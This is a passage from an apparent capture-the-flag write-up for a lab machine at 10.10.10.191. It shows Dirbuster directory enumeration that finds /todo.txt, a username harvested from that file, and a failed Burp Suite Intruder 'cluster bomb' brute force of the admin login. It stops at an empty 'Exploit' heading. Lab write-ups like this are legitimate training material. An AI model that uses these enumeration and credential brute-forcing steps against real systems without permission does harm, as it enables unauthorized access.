
Admin Page

I guess that `/admin/` will be a possibility in the url.




I knew I had the right password to be honest, the `RonaldD` stood out too much. But none of the usernames I was tryng was working. I had to enumerate further

Dirbuster



`Dirbuster` took AGES to find anything useful. It found loads of garbage, but it took at least twenty minutes until it struck gold: which found the directory `/todo.txt`




http://10.10.10.191:80/

Scan Information | Results - List View: Dirs: 0 Files: 136 | Results - Tree View | Errors: 4

Directory Stucture	Response Code	Response Size
/	200	7943
icons	403	447
admin	200	2779
about	200	3599
stephen-king-0	200	4776
bl-themes	200	1543
stadia	200	4839
usb	200	4283
bl-kernel	200	5882
robots.txt	200	173
todo.txt	200	389
ecomm.txt	408	3446

I'm not sure if there was an easier way to find this directory. I hope there was, because for a 'beginner' box, this felt a bit unfair. I knew to sit and wait for a directory, but a novice may not have this experience.


/todo.txt



`Fergus` is a new user we can add to our `txt` list

Admin Page II

I tried to use this list twice to fulfil the user field and then the password field, and see it we have any luck at brute forcing the admin login, in `burpsuite`. We put this list in for payloads 1 and 2; user and password fields, with the `cluster bomb` setting under the intruder tab




`Burp` didn't work. Which was strange as I was so sure I had the right combination....back to the drawing board

Exploit

